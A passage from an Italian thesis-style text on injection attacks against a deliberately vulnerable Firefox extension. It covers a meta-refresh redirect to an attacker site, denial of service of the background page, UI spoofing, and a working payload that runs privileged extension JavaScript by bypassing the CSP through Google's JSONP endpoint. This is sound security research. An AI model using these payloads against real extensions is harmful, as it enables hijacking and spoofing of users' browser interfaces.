La riga precedente si traduce come: "attendi 1 secondo, poi reindirizza la pagina sull'URL 'http://www.attacker.xyz/'". Usando questa direttiva è possibile reindirizzare qualsiasi finestra verso un URL arbitrario, nel caso di "vuln" significa che la pagina della sidebar può essere resa inutilizzabile fino a quando il payload non avrà lasciato l'archivio dell'estensione. La figura 7.3 mostra gli effetti del Listato 7.4.2 iniettato nella sidebar.



**Figure 7.3.** Dirottamento della finestra sidebar verso il sito dell'attaccante

Per quanto possa sembrare innocuo, sotto le giuste condizioni questo payload è capace di nascondere delle insidie. Seguono alcuni possibili utilizzi in diversi scenari:

### DOS della pagina di background

Supponiamo che il punto di iniezione non si trovi nella UI dell'estensione ma nel codice degli script di background. Anch'essi sono dotati di un oggetto `window` associato ad una finestra non visibile all'utente ma comunque presente ed oggetto globale della pagina. Si prenda come esempio il Listato 7.4.2 che mostra il contenuto del `background/bgPage.html` di *"vuln"*, la pagina descritta da tale codice carica gli script di background ma non viene mai visualizzata.

```

1      <!DOCTYPE html>
2      <html lang="en">
3          <head>
4              <meta charset="UTF-8">
5              <meta name="viewport" content="width=device-width,
initial-scale=1.0">
6              <script src="../../shared/archive.js"></script>
7              <script type="module" src="bgMain.js"></script>
8              <title>Background script window page</title>
9          </head>
10         <body>
11
12         </body>
13     </html>
14

```

Sotto queste condizioni, una iniezione riuscita porta al reindirizzamento della pagina di background e l'interruzione dei suoi script, negando qualsiasi tipo di servizio a sidebar e content-script dell'estensione.

## Spoofing della UI

Non tutte le estensioni sono innocue come "vuln", alcune estensioni trattano dati sensibili come crypto-wallet, password manager e sicurezza del browser e spesso richiedono almeno un passo di configurazione attraverso la pagina delle opzioni (vedi Sezione 2.5). Codice vulnerabile come quello di "vuln", collocato su interfacce grafiche di importanza critica potrebbe non essere sufficiente per eseguire Javascript-privilegiato o rubare i dati dallo storage, ma grazie al tag `<meta>` sarebbe possibile rimpiazzare del tutto la finestra con una identica ma controllata dall'attaccante.

### 7.4.3 Bypass via JSONP

#### Che cosa è JSONP

Prima che il meccanismo CORS venisse integrato nei browser, la Same-Origin Policy (vedi Sezione 4.2.2) impediva la lettura di richieste cross-origin effettuate da codice Javascript; questa politica ostacolava lo scambio di dati JSON tra domini diversi e i programmatori front-end dovettero trovare una alternativa. La SOP non ostacolava i tag `<script>` e `<img>`, ma leggere i dati ottenuti non era comunque possibile, quindi si pensò di creare endpoint che, invece dei dati grezzi, restituissero un file javascript contenente l'invocazione di una funzione e i dati richiesti passati come argomento. A questo punto il programmatore front-end avrebbe iniettato nella propria pagina un tag `<script>` impostando l'endpoint dell'api come sorgente del file richiesto; al ricevimento della risposta da parte dell'api, il browser avrebbe eseguito il contenuto dello scrip, invocando la funzione. Il Listato 7.3 mostra i dati JSON ottenuti dall'api fittizio `http://example/users?format=json` a fronte di una richiesta; se la pagina web fosse same-origin con l'api, il contenuto della risposta verrebbe interpretato dal browser e restituito allo script sottoforma di stringa, invece se le origini delle due parti sono cross-origin la richiesta termina con un errore e la pagina web non ottiene i dati.

```

1      [
2          {id: 1, name: 'user01'},
3          {id: 2, name: 'user02'}
4      ]
5

```

**Listing 7.3.** corpo di una risposta ricevuta dall'api JSON:  
`http://example/users?format=json`

Supponiamo ora che lo stesso endpoint fornisca un api JSONP, invece di effettuare la richiesta programmaticamente, lo script in esecuzione sulla finestra inietta nella propria pagina un elemento `<script>` fatto in questo modo: `<script src=http://example/users?format=jsonp&callback=frontendFunction ></script>` dove il parametro "callback" nell'URL indica all'api il nome della funzione che dovrà essere invocata nel file di risposta (e già definita dal programma front-end). Il Listato 7.4 mostra il file di risposta ottenuto.

```

1      frontendFunction([
2          {id: 1, name: 'user01'},
3          {id: 2, name: 'user02'}

```



```
4     1)
5
```

**Listing 7.4.** corpo di una risposta ricevuta dall'api JSONP:  
<http://example/users?format=jsonp&callback=forntendFunction>

Con l'integrazione di CORS, JSONP è diventata una tecnologia superata, ma alcuni api importanti lo supportano ancora per retrocompatibilità con le applicazioni legacy. Per esempio google espone un api che restituisce opzioni di auto-completamento di query, accessibile dall'URL: <http://google.com/complete/search?client=firefox&q=YOURQUERY> a questa richiesta si ottiene l'array JSON mostrato nel Listato 7.5.

```
1     ["YOURQUERY",["your query","yourquery s.r.o"],[],{"google:
2     suggestsubtypes":[[512,19,10],[30,19]]}]
```

**Listing 7.5.** JSON resituito da  
<http://google.com/complete/search?client=firefox&q=YOURQUERY>

Non mi soffermerò sull'interpretazione dei dati in quanto superflui ai fini di questo articolo. Lo stesso endpoint permette di ottenere gli stessi dati in formato JSONP, aggiungendo alla query di richiesta l'attributo `jsonp=` seguito dall'identificatore della funzione che elaborerà i dati. Il Listato 7.6 mostra la risposta JSONP dell'api, alla query di richiesta precedente è stato appeso l'argomento `jsonp=myFunction`

```
1     myFunction(["YOURQUERY",["your query","yourquery s.r.o"],[],{"
2     google:suggestsubtypes":[[512,19,10],[30,19]]}])
```

**Listing 7.6.** JSON resituito da <http://google.com/complete/search?client=firefox&q=YOURQUERY&jsonp=myFunction>

### Eseguire codice arbitrario in "vuln"

Supponiamo adesso che vuln abbia bisogno di comunicare con gli api google e pertanto il suo `manifest.json` deve ridefinire la Content Security Policy dell'estensione in modo da non bloccare queste richieste. Il Listato 7.7 mostra tale modifica della voce `"content_security_policy"`.

```
1 "content_security_policy":"script-src 'self' https://www.google.com;"
2
```

**Listing 7.7.** Voce `"content_security_policy"` nel `manifest.json` di "vuln"

Sotto queste condizioni è possibile costruire un payload che carichi codice Javascripte-seguito nello stesso compartimento dell'estensione. Per farlo servono:


1. Un tag `<script>` che carichi il codice JSONP ottenuto dall'api google.
2. Un codice JSONP di callback costruito "correttamente"
3. Un tag `<iframe>` che racchiuda il tag `<script>` nel suo campo `srcdoc` per bypassare la limitazione di `.innerHTML` ed eseguire il codice JSONP sotto la stessa origine dell'estensione.

Con l'avverbio "correttamente" si intende una stringa che, combinata ai dati introdotti dall'endpoint, sia eseguibile dal browser e non violi le condizioni d'uso dell'api. È raro che gli endpoint JSONP accettino qualsiasi carattere fornito dal client, in questi casi è necessario ricorrere ad altre tecniche per trasformare la stringa di codice in una stringa equivalente, priva dei caratteri proibiti. La trattazione di queste tecniche è lasciata in sospeso poiché fuori dagli obbiettivi dell'articolo. Per il lettore interessato all'argomento, rimando ad un articolo di Gareth Heyes in cui viene mostrato un esempio di sintassi Javascript priva di caratteri alfa-numerici e parentesi [3].

La figura 7.4 mostra il risultato dell'iniezioni di script JSONP nella sidebar di "vuln" mentre il Listato 7.4.3 mostra il frammento di codice usato dall'attaccante per costruire il payload iniettato.

```

1
2     callback = "alert(browser.extension.getURL([]%2b[]))//"
3
4     url = "https://www.google.com/"
5     url += "/complete/search?"
6     url += "client=chrome&q=123&jsonp="
7     url += callback
8
9     script = '<script src="$ {url}"></script>'
10    ifr = '<iframe srcdoc="$ {script}" ></iframe>'
11
12    payload = ifr
13
```



**Figure 7.4.** Risultato di una iniezione JSONP nella sidebar di "vuln"

Come si nota dal risultato, lo script iniettato mostra a schermo un popup che contiene l'url associato all'estensione, il codice di callback chiama infatti il metodo `browser.extension.getURL()` del WebExtensionAPI ed accessibile solo alle estensioni. Si notino due importanti dettagli: il primo è l'argomento passato a `.getURL()`, si tratta della trascrizione in URL-encoding della stringa `[]+[]`, in Javascript questo codice è equivalente alla stringa vuota; il secondo è la sequenza di caratteri `//` alla fine della callback, in Javascript marcano un commento, ovvero indicano che tutti i caratteri a seguire non dovranno essere considerati dall'interprete; nel caso del payload il commento è necessario per tagliare via i dati inseriti dall'api

affinché non provochino errori di compilazione.



## Chapter 8

# Conclusioni



# Bibliography

- [1] *<meta>: The metadata element*. URL: <https://developer.mozilla.org/en-US/docs/Web/HTML/Element/meta>.
- [2] *Element: innerHTML property*. URL: [https://developer.mozilla.org/en-US/docs/Web/API/Element/innerHTML#security\\_considerations](https://developer.mozilla.org/en-US/docs/Web/API/Element/innerHTML#security_considerations).
- [3] Gareth Heyes. *Executing non-alphanumeric JavaScript without parenthesis*. URL: <https://portswigger.net/research/executing-non-alphanumeric-javascript-without-parenthesis>.
- [4] *Introduction to the DOM*. URL: [https://developer.mozilla.org/en-US/docs/Web/API/Document\\_Object\\_Model/Introduction](https://developer.mozilla.org/en-US/docs/Web/API/Document_Object_Model/Introduction).
- [5] *JavaScript*. URL: [https://en.wikipedia.org/wiki/JavaScript#Creation\\_at\\_Netscape](https://en.wikipedia.org/wiki/JavaScript#Creation_at_Netscape).
- [6] *Mozilla Gecko-Dev*. URL: <https://github.com/JackieSpring/firefox/tree/b59eed054bcd27fbdf7e796ee5993dfb69d47f55>.
- [7] *Mozilla MacOS build*. URL: [https://firefox-source-docs.mozilla.org/setup/macos\\_build.html](https://firefox-source-docs.mozilla.org/setup/macos_build.html).
- [8] *OWASP Top Ten*. URL: <https://owasp.org/www-project-top-ten/>.
- [9] Todd Schiller. *A Brief History of Browser Extensibility*. URL: <https://medium.com/brick-by-brick/a-brief-history-of-browser-extensibility-bcf4181c9a>.
- [10] *WebExtension API development*. URL: <https://firefox-source-docs.mozilla.org/toolkit/components/extensions/webextensions/index.html>.
- [11] *WebExtension API runtime*. URL: <https://developer.mozilla.org/en-US/docs/Mozilla/Add-ons/WebExtensions/API/runtime>.